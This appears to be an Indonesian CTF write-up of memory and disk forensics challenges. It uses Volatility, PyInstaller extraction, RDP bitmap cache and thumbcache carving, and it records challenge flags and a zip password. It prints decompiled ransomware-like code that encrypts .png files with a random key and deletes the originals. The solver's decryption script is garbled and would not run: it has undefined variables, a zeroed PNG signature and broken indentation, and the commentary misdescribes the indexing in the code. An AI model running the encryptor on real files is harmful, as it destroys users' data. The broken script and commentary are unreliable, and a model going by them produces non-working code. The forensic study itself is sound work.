1432	4816	SearchFilterHo	0x9b84c284a0c0	5	-	0	False	2025-10-21 14:48:35.000000 UTC	N/A	Disabled			
6320	796	svchost.exe	0x9b84c28a1080	8	-	0	False	2025-10-21 14:46:25.000000 UTC	N/A	Disabled			
6900	916	RuntimeBroker.	0x9b84c28a3080	3	-	1	False	2025-10-21 14:45:31.000000 UTC	N/A	Disabled			
4440	416	taskhost.exe	0x9b84c29ee0c0	3	-	1	False	2025-10-21 14:46:08.000000 UTC	N/A	Disabled			
588	528	csrss.exe	0x9b84c2bd0c0	9	-	0	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			
668	652	csrss.exe	0x9b84c2bde140	13	-	1	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			
660	528	wininit.exe	0x9b84c2cee080	3	-	0	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			
756	652	winlogon.exe	0x9b84c2d22080	5	-	1	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			
796	660	services.exe	0x9b84c2d5e080	6	-	0	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			
820	660	lsass.exe	0x9b84c2d60080	8	-	0	False	2025-10-21 14:44:40.000000 UTC	N/A	Disabled			

Banyak file exe tapi saya coba analisis lagi lebih dalam dan saya ketemu sumbernya saya menemukan bahwa ada sebuah file enc.exe soal nya soal nya yang lain kek ga ada yang mecurigakan disini.

2720	796	SecurityHealth	0x9b84c3f9a080	12	-	0	False	2025-10-21 14:45:21.000000 UTC	N/A	Disabled	
5156	916	dllhost.exe	0x9b84c3f9b080	8	-	1	False	2025-10-21 14:45:09.000000 UTC	N/A	Disabled	
1252	796	svchost.exe	0x9b84c4009080	5	-	0	False	2025-10-21 14:44:41.000000 UTC	N/A	Disabled	
1472	796	svchost.exe	0x9b84c4094080	10	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled	
1572	796	VBoxService.ex	0x9b84c40c20c0	13	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled	
3828	416	sihost.exe	0x9b84c410a080	12	-	1	False	2025-10-21 14:45:03.000000 UTC	N/A	Disabled	
1952	796	svchost.exe	0x9b84c4159080	5	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled	
1960	796	svchost.exe	0x9b84c4163080	3	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled	
5928	3636	OneDrive.exe	0x9b84c4276080	24	-	1	False	2025-10-21 14:45:22.000000 UTC	N/A	Disabled	
5372	916	backgroundTask	0x9b84c4335080	7	-	1	False	2025-10-21 14:45:09.000000 UTC	N/A	Disabled	
3052	3636	SecurityHealth	0x9b84c45360c0	3	-	1	False	2025-10-21 14:45:21.000000 UTC	N/A	Disabled	
284	916	smartscreen.ex	0x9b84c453a0c0	3	-	1	False	2025-10-21 14:45:21.000000 UTC	N/A	Disabled	
5424	5600	msedge.exe	0x9b84c459e080	10	-	1	False	2025-10-21 14:45:26.000000 UTC	N/A	Disabled	
3672	5600	msedge.exe	0x9b84c45e0c0	8	-	1	False	2025-10-21 14:45:25.000000 UTC	N/A	Disabled	
5216	916	RuntimBroker.	0x9b84c465d0c0	13	-	1	False	2025-10-21 14:50:06.000000 UTC	N/A	Disabled	
5320	916	WmiPrvSE.exe	0x9b84c466e0c0	10	-	0	False	2025-10-21 14:50:26.000000 UTC	N/A	Disabled	
1932	2296	conhost.exe	0x9b84c467f0c0	8	-	1	False	2025-10-21 14:50:16.000000 UTC	N/A	Disabled	
6984	5600	msedge.exe	0x9b84c46900c0	17	-	1	False	2025-10-21 14:49:32.000000 UTC	N/A	Disabled	
6052	4816	SearchProtocol	0x9b84c46c30c0	7	-	0	False	2025-10-21 14:48:34.000000 UTC	N/A	Disabled	
6788	796	SgrmBroker.exe	0x9b84c46d0c0	7	-	0	False	2025-10-21 14:46:47.000000 UTC	N/A	Disabled	
2296	3636	enc.exe	0x9b84c46e50c0	3	-	1	False	2025-10-21 14:50:16.000000 UTC	N/A	Disabled	
776	5600	msedge.exe	0x9b84c48d0c0	11	-	1	False	2025-10-21 14:48:25.000000 UTC	N/A	Disabled	
4836	796	svchost.exe	0x9b84c49d3080	7	-	0	False	2025-10-21 14:46:48.000000 UTC	N/A	Disabled	
5932	5600	msedge.exe	0x9b84c49e70c0	8	-	1	False	2025-10-21 14:49:32.000000 UTC	N/A	Disabled	
2196	5600	msedge.exe	0x9b84c4ad60c0	8	-	1	False	2025-10-21 14:49:33.000000 UTC	N/A	Disabled	
4180	5600	msedge.exe	0x9b84c4e460c0	12	-	1	False	2025-10-21 14:50:06.000000 UTC	N/A	D WSL WS	

Saya mencoba untuk ngambil file itu saya coba dengan –pid di dalam volatility itu untuk mengekstrak file di dalam file dm langsung saja. Dan menghasilkan file yang begitu banyak

* python3 vol.py -f /mnt/c/Users/juliujaya/Downloads/memories.dmp windows.dumpfiles --pid 2296	Volatility 3 Framework 2.27.0
Progress: 100.00	PDB scanning finished
Cache FileObject	FileName Result
ImageSectionObject	0x9b84c27e8570 KernelBase.dll file.0x9b84c27e8570.0x9b84bf81e8a0.ImageSectionObject.KernelBase.dll.img
ImageSectionObject	0x9b84c4eac00 python31.dll file.0x9b84c4eac00.0x9b84c310cd20.ImageSectionObject.python31.dll.img
DataSectionObject	0x9b84c4c4eb0 enc.exe Error dumping file
ImageSectionObject	0x9b84c4c4eb0 enc.exe file.0x9b84c4c4eb0.0x9b84bf817050.ImageSectionObject.enc.exe.img
ImageSectionObject	0x9b84c4eeb240 VCRUNTIME140.dll file.0x9b84c4eeb240.0x9b84c46cd020.ImageSectionObject.VCRUNTIME140.dll.img
ImageSectionObject	0x9b84c3be0c90 _bz2.pyd file.0x9b84c3be0c90.0x9b84c35fa8b0.ImageSectionObject._bz2.pyd.img
ImageSectionObject	0x9b84c42ba2b0 _lma.pyd file.0x9b84c42ba2b0.0x9b84c2d7ec70.ImageSectionObject._lma.pyd.img
ImageSectionObject	0x9b84c40eb40 version.dll file.0x9b84c40eb40.0x9b84c4002d80.ImageSectionObject.version.dll.img
ImageSectionObject	0x9b84c2d72840 bcrypt.dll file.0x9b84c2d72840.0x9b84c2d39d40.ImageSectionObject.bcrypt.dll.img
ImageSectionObject	0x9b84bf3e510 user32.dll file.0x9b84bf3e510.0x9b84bf78d430.ImageSectionObject.user32.dll.img
ImageSectionObject	0x9b84bf3c9c0 win32u.dll file.0x9b84bf3c9c0.0x9b84bf77d498.ImageSectionObject.win32u.dll.img
ImageSectionObject	0x9b84bf3cb50 msvcrt.win.dll file.0x9b84bf3cb50.0x9b84bf8ff8ba0.ImageSectionObject.msvcrt.win.dll.img
ImageSectionObject	0x9b84bf3c7e0 ucrtbase.dll file.0x9b84bf3c7e0.0x9b84bf773920.ImageSectionObject.ucrtbase.dll.img
ImageSectionObject	0x9b84bf3b700 rpcrt4.dll file.0x9b84bf3b700.0x9b84bf773920.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject	0x9b84bf3b570 gdi32full.dll file.0x9b84bf3b570.0x9b84bf75fce0.ImageSectionObject.gdi32full.dll.img
ImageSectionObject	0x9b84bf3c1f0 bcryptprimitives.dll file.0x9b84bf3c1f0.0x9b84bf8260b0.ImageSectionObject.bcryptprimitives.dll.img
ImageSectionObject	0x9b84bf3ded0 advapi32.dll file.0x9b84bf3ded0.0x9b84bf778490.ImageSectionObject.advapi32.dll.img
ImageSectionObject	0x9b84bf3e3b50 gdi32.dll file.0x9b84bf3e3b50.0x9b84bf778590.ImageSectionObject.gdi32.dll.img
ImageSectionObject	0x9b84bf3d570 msvcrt.dll file.0x9b84bf3d570.0x9b84bf778050.ImageSectionObject.msvcrt.dll.img
ImageSectionObject	0x9b84bf3dd40 kernel32.dll file.0x9b84bf3dd40.0x9b84bf785550.ImageSectionObject.kernel32.dll.img

Jadi saya langsung string 1 per 1 untuk melihat isi file di dalamnya.

Ketika saya strings file

file.0x9b84c44c4eb0.0x9b84c2a58910.DataSectionObject.enc.exe.dat

```
typing)
urllib)
urllib.parse)
zipfile)
mstruct
mpyimod01_archive
mpyimod02_importers
mpyimod03_ctypes
mpyimod04_pywin32
spyboot01_bootstrap
spyi_rth_inspect
senc
opyi_contents_directory _internal
zPYZ.pyz
Zpython311.dll
```

Di strings akhir nya dia bilang ada pyz pyz gitu saya notice coba untuk mencari tau apa itu pyz ternyata itu pyinstxtractor jadi saya coba untuk dekompilasi file pyz ini.

```
WSL at C:\mnt\Downloads\1.428s kali juliuswijaya 7:46:08 PM
+ python3 pyinstxtractor.py -l file.0x9b84c44c4eb0.0x9b84c2a58910.DataSectionObject.enc.exe.dat
[+] Processing file.0x9b84c44c4eb0.0x9b84c2a58910.DataSectionObject.enc.exe.dat
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 1303864 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: enc.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: file.0x9b84c44c4eb0.0x9b84c2a58910.DataSectionObject.enc.exe.dat

You can now use a python decompiler on the pyc files within the extracted directory
```

Jadi saya buka hasil dekompilasinya

```
WSL at C:\mnt\Downloads\1.428s kali juliuswijaya 7:47:39 PM
+ strings enc.pyc
.png
.enc
Successfully encrypted: z
Error encrypting z
urandom
listdir
lower
endswith
open
read
    bytearray
range
append
write
print
remove
    Exception)
filename
file
    file_data
enc_data
enc_fn
enc.py
```

Hmm hasil nya sangat di luar dugaan tapi saya cari cari tools saya tanya ai tools untuk mendekompilasi kode pyc. Dan katanya menggunakan pylingual tapis elain menggunakan pylingual bisa gunakan decompyle3 karean saya mau mudah saja ga mau donwloads downloads jadi saya menggunakan pylingual.

```
* strings solve5.py
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: enc.py
# Bytecode version: 3.1la7e (3495)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)
import os
import time
def enc():
    key = os.urandom(4)
    for filename in os.listdir('.'):
        if filename.lower().endswith('.png'):
            try:
                with open(filename, 'rb') as file:
                    file_data = file.read()
                    enc_data = bytearray()
                    for i in range(len(file_data)):
                        enc_data.append(file_data[i] + key[i % 4])
                    enc_fn = filename[:-4] + '.enc'
                    with open(enc_fn, 'wb') as file:
                        file.write(enc_data)
                        print(f'Successfully encrypted: {enc_fn}')
                    os.remove(filename)
            except Exception as e:
                print(f'Error encrypting {filename}: {e}')
if __name__ == '__main__':
    enc()
    while True:
```

Nah ini hasil dari decompilasi nya saya coba menganalisis nya terlebih dahulu. Ini bukan enkripsi yang berfungsi — kodennya *rusak secara logika*: `key[i + 4]` salah indeks (seharusnya `key[i % 4]` kalau maksudnya ulang kunci). Jadi script ini akan error pada file mana pun yang lebih besar dari 0 byte. “Infinite loop” di akhir membuat program tidak pernah berhenti. Jika sempat berjalan, file .png dihapus (jadi cukup berbahaya bagi file aslimu). Jadi saya buat script untuk memperbaikinya

```
#!/usr/bin/python3
# CUserJulia/supply.pyon3
import sys
import os

SIG = b'\x00\x00\x00\x00\x00\x00\x00\x00'

def find_key(buf, mode):
    """Coba temukan 4-byte key berdasarkan header PNG."""
    k = [None] * 4
    if len(buf) < len(SIG):
        return None
    for i in range(len(SIG)):
        if mode == "add":
            if buf[i] == SIG[i]:
                k[i] = buf[i]
            else: # mode == "xor"
                k[i] = buf[i] ^ SIG[i]
        j = i + 1
        if k[j] is None:
            k[j] = val
        elif k[j] != val:
            return None
    return bytes(k)

def decrypt(buf, key, mode):
    """Dekripsi seluruh buffer dengan key 4-byte sesuai mode."""
    out = bytes(len(buf))
    for i in range(len(buf)):
        if mode == "add":
            if out[i] + (b - key[i % 4]) >= 256:
                out[i] = (b - key[i % 4]) % 256
            else: # xor
                out[i] = b ^ key[i % 4]
    return bytes(out)

def make_output_name(inp):
    base, ext = os.path.splitext(inp)
    if ext.lower() == '.enc':
        out = base + '.png'
    else:
        out = inp + '.png'
    # jika sudah ada, tambahkan suffix numeric
    if not os.path.exists(out):
        return out
    i = 1
    while True:
        i += 1
```

```
app.py > main
35 def make_output_name(inp):
36     cand = f'{base}_recovered{i}.png"
37     if not os.path.exists(cand):
38         return cand
39     i += 1
40
41 def main():
42     infile = sys.argv[1] if len(sys.argv) > 1 else 'memories.enc'
43     if not os.path.exists(infile):
44         print(f"File '{infile}' tidak ditemukan.")
45         sys.exit(1)
46
47     try:
48         data = open(infile, 'rb').read()
49     except Exception as e:
50         print(f"Gagal membaca '{infile}': {e}")
51         sys.exit(1)
52
53     print(f"Memeriksa file: {infile} (size: {len(data)} bytes)")
54
55     for mode in ('add', 'xor'):
56         key = find_key(data, mode)
57         if not key:
58             print(f"[{mode}] kunci TIDAK ditemukan.")
59             continue
60         print(f"[{mode}] kunci ditemukan: {key.hex()}")
61
62         out = decrypt(data, key, mode)
63         outname = make_output_name(infile)
64         try:
65             with open(outname, 'wb') as f:
66                 f.write(out)
67             print(f"[{mode}] Berhasil menulis: {outname}")
68         except Exception as e:
69             print(f"[{mode}] Gagal menulis {outname}: {e}")
70             break
71         else:
72             print('Gagal menemukan kunci untuk kedua mode (add/xor).')
73
74     if __name__ == '__main__':
75         main()
```

Dan saya jalankan code itu dan menghasilkan memories.png

```
WSL at @ mnt / Downloads > 1.26s
→ python3 solve6.py memories.enc
Memeriksa file: memories.enc (size: 829759 bytes)
[add] kunci TIDAK ditemukan.
[xor] kunci ditemukan: 3ee43248
[xor] Berhasil menulis: memories.png
```

Dan saya buka file itu.



Flag : *LappungCTF{mem0ri3s_w1ll_n3ver_f4de_2f134a}*

- Gotta Catche Em All

CHALLENGE 3 SOLVES X

gotta catche em all

997

Someone got into my device and trying to pivot their access into a server on my local. They're leaving some trace in the Desktop maybe there is something valuable inside, uncover the truth and I believe you can catche them.


gotta catche em all pass:pNFWUG5BrVLco3mPmsiE
md5:997fa22c31bbbfc278957f021e2b899

[View Hint](#)

[View Hint](#)

[Submit](#)

Di berikan zip file yang isinya gcea-evidence.ad1 di dalam hint nya I find out that they utilized RDP to access the windows server oke trus hint ke dua I think we can start from collecting the RDP Bitmap Cache Cache. Jadi sekarang di hint pertama saya coba mencari file rdp terlebih dahulu lalu saya coba menekstrak nya.



Disini saya coba menganalisis file rdp itu berada dan file cache nya berada.

Name	Size	Type	Date Modified
My Music	112 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
My Pictures	124 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
My Videos	116 (1 KB)	Reparse Poi...	10/10/2025 03.23.51
\$130	4.096 (4 KB)	NTFS Index ...	15/10/2025 17.03.32
Default.rdp	2.366 (3 KB)	Regular File	15/10/2025 17.05.57
desktop.ini	402 (1 KB)	Regular File	10/10/2025 03.24.32

Disini saya menemukan file rdp tapi setelah saya menekstrak file itu dan lalu saya liat isi nya dan saya melihat ini

```
WSL at ~ mint ~ downloads ~ os
+ cat Default.rdp
**screen mode id::2
use multimon::i:0
desktopwidth::i:1024
desktopheight::i:768
session bpp::i:32
winposstr::s:0,3,0,0,800,600
compression::i:1
keyboardhook::i:2
audiocapturemode::i:0
videoplaybackmode::i:1
connection type::i:7
networkautodetect::i:1
bandwidthautodetect::i:1
displayconnectionbar::i:1
enableworkspacereconnect::i:0
disable wallpaper::i:0
allow font smoothing::i:0
allow desktop composition::i:0
disable full window drag::i:1
disable menu anims::i:1
disable themes::i:0
```

Hmm tampak nya tidak ada yang menarik disini dan saya coba menganalisis lagi dan analisis lagi

Name	Size	Type	Date Modified
ftkimager	440 (1 KB)	Directory	15/10/2025 17.10.49
└─\$I30	4.096 (4 KB)	NTFS Index ...	18/10/2025 14.36.57
desktop.ini	282 (1 KB)	Regular File	10/10/2025 03.24.32
Microsoft Edge.lnk	2.348 (3 KB)	Regular File	10/10/2025 03.25.59
poke.zip	37.471 (37 ...)	Regular File	15/10/2025 16.55.35
poke.zip		\$I30 INDX E...	
poke.zip.FileSlack	3.489 (4 KB)	File Slack	


Di dalam file desktop ada sebuah poke.zip saya curiga jadi saya ekstrak dlu file zip nya sekarang saya coba untuk menganalisis file cache nya.

Name	Size	Type	Date Modified
bcache24.bmc	0 (0 KB)	Regular File	15/10/2025 17.05.32
Cache0000.bin	6.935.520 (6...)	Regular File	15/10/2025 17.05.57
Cache0000.bin.FileSlack	3.104 (4 KB)	File Slack	


Saya coba untuk mengekstrak file bin itu saya coba cari cari tools untuk mengekstrak file bin itu ternyata setelah saya telusuri di google dan di ai bahwa ada tools Bernama bmc-tools.py dan saya coba untuk ambil tools itu menggunakan git

```
WSL at @ mnt / └─ bmc-tools > 0.057s
→ ./bmc-tools.py -s Cache0000.bin -d cache
[+] Processing a single file: 'Cache0000.bin'.
[+] Processing a file: 'Cache0000.bin'.
[==] 423 tiles successfully extracted in the end.
[==] Successfully exported 423 files.
```

Dan berhasil menghasilkan sebuah gambar bitmap disini



Saya coba melihat file bitmap ini 1 persatu. Dan saya menemukan kunci passwordnya. Dan ini dia



Bawa pw nya Adalah LumioseCity!1 Disini saya coba ekstrak file zip yang ada di file desktop tadi.

```
1 file, 37471 bytes (37 KiB)
Extracting archive: poke.zip
--
Path = poke.zip
Type = zip
Physical Size = 37471

Would you like to replace the existing file:
  Path: ./thumbcache_768.db
  Size: 1048576 bytes (1024 KiB)
  Modified: 2025-10-15 23:42:39
with the file from archive:
  Path: thumbcache_768.db
  Size: 1048576 bytes (1024 KiB)
  Modified: 2025-10-15 23:42:39
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Enter password (will not be echoed):
Everything is Ok

Size: 1048576
Compressed: 37471
```

Dan berhasil mengekstrak file thumbcache_768.db. saya coba minta tolong sama AI buatkan script untuk menghasilkan sebuah gambar.

```
#!/usr/bin/env python3
import os
import sys
import struct
from PIL import Image
from io import BytesIO
```

```
def extract_thumbnails(thumbcache_file="thumbcache_768.db",
output_dir="extracted_thumbs"):
    if not os.path.exists(thumbcache_file):
        print(f"[!] File '{thumbcache_file}' tidak ditemukan.")
        sys.exit(1)

    os.makedirs(output_dir, exist_ok=True)

    with open(thumbcache_file, 'rb') as f:
        data = f.read()

        jpeg_sig = b'\xff\xd8\xff'
        png_sig = b'\x89PNG'

        count = 0
        pos = 0
        total_size = len(data)

        print(f"[+] Mulai ekstraksi dari: {thumbcache_file}")
        print(f"[+] Ukuran file: {total_size:,} bytes\n")

        while pos < total_size:
            next_jpeg = data.find(jpeg_sig, pos)
            next_png = data.find(png_sig, pos)

            # Stop jika tidak ada lagi signature
            if next_jpeg == -1 and next_png == -1:
                break

            # Tentukan urutan signature berikutnya
            if next_jpeg != -1 and (next_png == -1 or next_jpeg < next_png):
                start = next_jpeg
                end = data.find(b'\xff\xd9', start)
                if end != -1:
                    end += 2
                    image_data = data[start:end]
                    filename = os.path.join(output_dir, f"thumb_{count:04d}.jpg")
                    with open(filename, "wb") as img:
```

```

        img.write(image_data)
        print(f"[JPEG] Extracted: {filename} ({len(image_data)} bytes)")
        count += 1
        pos = end
    else:
        pos = start + 1
    else:
        start = next_png
        end = data.find(b'IEND', start)
        if end != -1:
            end += 8
            image_data = data[start:end]
            # Convert PNG ke JPG agar seragam
            try:
                im = Image.open(BytesIO(image_data))
                filename = os.path.join(output_dir, f"thumb_{count:04d}.jpg")
                im.convert("RGB").save(filename, "JPEG")
                print(f"[PNG→JPG] Extracted: {filename} ({len(image_data)} bytes)")
            except Exception as e:
                filename = os.path.join(output_dir, f"thumb_{count:04d}.png")
                with open(filename, "wb") as img:
                    img.write(image_data)
                print(f"[PNG] Saved raw: {filename} ({len(image_data)} bytes) – error: {e}")
            count += 1
            pos = end
        else:
            pos = start + 1

    print(f"\n✓ Total thumbnail diekstrak: {count}")
    print(f"📁 Disimpan di folder: {output_dir}")

```

```

if __name__ == "__main__":
    # Bisa jalan langsung tanpa argumen
    thumbcache_file = sys.argv[1] if len(sys.argv) > 1 else "thumbcache_768.db"
    extract_thumbnails(thumbcache_file)

```

dan saya jalankan code itu

```
WSL at @ mnt / Downloads > 5.196s
→ python3 solve7.py
[+] Mulai ekstraksi dari: thumbcache_768.db
[+] Ukuran file: 1,048,576 bytes

[JPEG] Extracted: extracted_thumbs/thumb_0000.jpg (36248 bytes)

✓ Total thumbnail diekstrak: 1
📁 Disimpan di folder: extracted_thumbs
```

Dan saya masuk ke direktori itu dan ada file jpg.




Dan dapat flagnya.


Flag : *LappungCTF{i_d1dnt_scr33nsh0t_that_a1337}*

6. Osint


- Jembatan




Saya di berikan sebuah link. Saya buka link itu dan hasil nya



